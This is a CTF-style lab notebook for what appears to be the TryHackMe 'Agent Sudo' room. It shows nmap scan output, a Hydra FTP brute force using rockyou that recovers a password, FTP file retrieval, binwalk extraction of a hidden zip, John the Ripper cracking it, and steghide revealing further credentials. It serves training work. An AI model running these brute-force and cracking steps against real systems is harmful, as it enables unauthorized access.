|\_ssh-ed25519 AAAAC3NzaC1IZDI1NTE5AAAIOL3wRjj5kmGs/hI4aXEwEndh81Pm/fvo8EvcpDHR5nt  
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))  
|\_http-title: Annoucement  
|\_http-server-header: Apache/2.4.29 (Ubuntu)  
| http-methods:  
|\_ Supported Methods: GET HEAD POST OPTIONS  
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).  
TCP/IP fingerprint:  
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=21%CT=1%CU=32813%PV=Y%DS=4%DC=T%G=Y%TM=65B6  
OS:OB20%P=x86\_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%II=I%TS=A)SEQ(S  
OS:P=103%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=A)SEQ(SP=FF%GCD=1%ISR=106%TI=Z%II=I%TS=A)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11NW6%  
OS:O5=M508ST11NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W  
OS:  
6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=I  
OS:O%A=S+  
%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD  
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+  
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0  
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+  
%F=AR%O=%RD=0%Q=)U1  
OS:  
(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI  
OS:=N%T=40%CD=S)

Uptime guess: 16.480 days (since Thu Jan 11 17:35:42 2024)

Network Distance: 4 hops

TCP Sequence Prediction: Difficulty=259 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 169.74 ms 10.2.0.1

2 ... 3

4 365.43 ms 10.10.158.129

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 05:06

Completed NSE at 05:06, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 05:06

Completed NSE at 05:06, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 05:06

Completed NSE at 05:06, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 47.86 seconds

Raw packets sent: 1149 (54.522KB) | Rcvd: 1086 (46.954KB)

# Hydra

```
hydra -l chris -P /usr/share/wordlist/rockyou.txt 10.10.158.129 ftp
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.158.129
ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-28 05:07:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ftp://10.10.158.129:21/
[STATUS] 151.00 tries/min, 151 tries in 00:01h, 14344248 to do in 1583:16h, 16 active
[21][ftp] host: 10.10.158.129  login: chris  password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-28 05:09:42
```

crystal

# **hallazgos**

Agentes:

R=Deskel

C = chris = crystal

J= james = hackerrules!

cutie-alien.jpg

binwalk -e cutie.jpg

To\_agentR.txt

365

365.zlib

8702.zip => alien

QXJlYTUx <= Base64 <= Area51

user.txt

root.txt

# ftp

```
ftp 10.10.158.129
```

```
chris
```

```
crystal
```

```
dir
```

```
mget *
```

```
y
```

```
y
```

```
y
```

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo]
```

```
└─$ ftp 10.10.158.129
```

```
Connected to 10.10.158.129.
```

```
220 (vsFTPd 3.0.3)
```

```
Name (10.10.158.129:viernez13): chris
```

```
331 Please specify the password.
```

```
Password:
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp> dir
```

```
229 Entering Extended Passive Mode (|||30748|)
```

```
150 Here comes the directory listing.
```

```
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
```

```
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
```

```
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
```

```
226 Directory send OK.
```

```
ftp> mget *
```

```
mget To_agentJ.txt [anpqy?] ? y
```

```
229 Entering Extended Passive Mode (|||39027|)
```

```
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
```

```
100% |
```

```
*****
```

```
*****| 217 76.39 KiB/s
```

```
00:00 ETA
```

```
226 Transfer complete.
```

```
217 bytes received in 00:00 (0.65 KiB/s)
```

```
mget cute-alien.jpg [anpqy?] ? y
```

```
229 Entering Extended Passive Mode (|||35061|)
```

```
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
```

```
100% |
```

```
*****
```

```
*****| 33143 100.88 KiB/s
```

```
00:00 ETaY
```

```
226 Transfer complete.
```

```
33143 bytes received in 00:00 (50.50 KiB/s)
```

```
mget cutie.png [anpqy?] ? y
```

```
229 Entering Extended Passive Mode (|||58297|)
```

```
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
```

```
100% |
```

```
*****| 34842    105.92 KiB/s
```

00:00 ETA

226 Transfer complete.

34842 bytes received in 00:00 (47.44 KiB/s)

ftp> exit

221 Goodbye.

```
└──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
```

```
└─$
```

```
ls
```

```
agentesudo.ctb charm.txt cute-alien.jpg cutie.png
```

```
To_agentJ.txt
```

```
└──(viernez13㉿kali)-[~/tryhackme/
```

```
Agentesudo]
```

```
└─$
```

# **exiftool**

```
exiftool cute-alien.jpg  
exiftool cutie.png
```

```
└──(viernez13㉿kali)-[~/tryhackme/  
Agentesudo]  
└─$ exiftool cute-  
alien.jpg
```

```
ExifTool Version Number      : 12.70  
File Name                  : cute-  
alien.jpg  
Directory                 : .  
  
File Size                  : 33 kB  
File Modification Date/Time : 2019:10:29 09:22:37-03:00  
File Access Date/Time      : 2024:01:28 05:09:10-03:00  
File Inode Change Date/Time: 2024:01:28 05:09:10-03:00  
File Permissions           : -rw-r--r--  
File Type                  : JPEG  
File Type Extension        : jpg  
MIME Type                 : image/jpeg  
JFIF Version              : 1.01  
Resolution Unit           : inches  
X Resolution              : 96  
Y Resolution              : 96  
Image Width               : 440  
Image Height              : 501  
Encoding Process          : Baseline DCT, Huffman coding  
Bits Per Sample           : 8  
Color Components          : 3  
Y Cb Cr Sub Sampling     : YCbCr4:2:0 (2 2)  
Image Size                : 440x501  
Megapixels                : 0.220
```

```
└──(viernez13㉿kali)-[~/tryhackme/Agentesudo]  
└─$ exiftool  
cutie.png
```

```
ExifTool Version Number      : 12.70  
File Name                  : cutie.png  
Directory                 : .  
File Size                  : 35 kB  
File Modification Date/Time : 2019:10:29 09:33:51-03:00  
File Access Date/Time      : 2024:01:28 05:09:15-03:00  
File Inode Change Date/Time: 2024:01:28 05:09:15-03:00  
File Permissions           : -rw-r--r--  
File Type                  : PNG
```

File Type Extension : png  
MIME Type : image/png  
Image Width : 528  
Image Height : 528  
Bit Depth : 8  
Color Type : Palette  
Compression : Deflate/Inflate  
Filter : Adaptive  
Interlace : Noninterlaced  
Palette : (Binary data 762 bytes, use -b option to extract)  
Transparency : (Binary data 42 bytes, use -b option to extract)  
Warning : [minor] Trailer data after PNG IEND chunk  
Image Size : 528x528  
Megapixels : 0.279

# **binwalk**

```
binwalk -e cutie-alien.jpg  
binwalk -e cutie.jpg  
agentesudo.ctb charm.txt cute-alien.jpg cutie.png To_agentJ.txt
```

```
└──(viernez13㉿kali)-[~/tryhackme/Agentesudo]  
└─$ binwalk -e cute-  
alien.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01

```
└──(viernez13㉿kali)-[~/tryhackme/Agentesudo]  
└─$ binwalk -e cutie.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e": [Errno 2] No such file or directory: 'jar', 'jar xvf '%e" might not be installed correctly

34562 0x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86,  
name: To\_agentR.txt  
34820 0x8804 End of Zip archive, footer length: 22

# **john the ripper**

john hash

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
└─$ john
hash
```

Using default input encoding: UTF-8

Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])

Cost 1 (HMAC size) is 78 for all loaded hashes

Will run 2 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

alien (8702.zip/To\_agentR.txt)

1g 0:00:00:03 DONE 2/3 (2024-01-28 05:16) 0.2610g/s 11666p/s 11666c/s 11666C/s ilovegod..Peter

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:03 DONE 2/3 (2024-01-28 05:16) 0.2610g/s 11666p/s 11666c/s 11666C/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
└─$ █
```

# steghide

```
steghide extract -sf cute-alien.jpg
```

Area51

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo]
```

```
└─$ steghide extract -sf cute-alien.jpg
```

Anotar salvoconducto:

anot• los datos extra•dos e/"message.txt".

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo]
```

```
└─$ ┌
```

Tipo de nodo: Texto enriquecido - Fecha de creaci•n: 2024/01/28 -

message.txt

```
└─(viernez13㉿kali)-[~/tryhackme/Agentesudo]
```

```
└─$ cat message.txt
```

Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,  
chris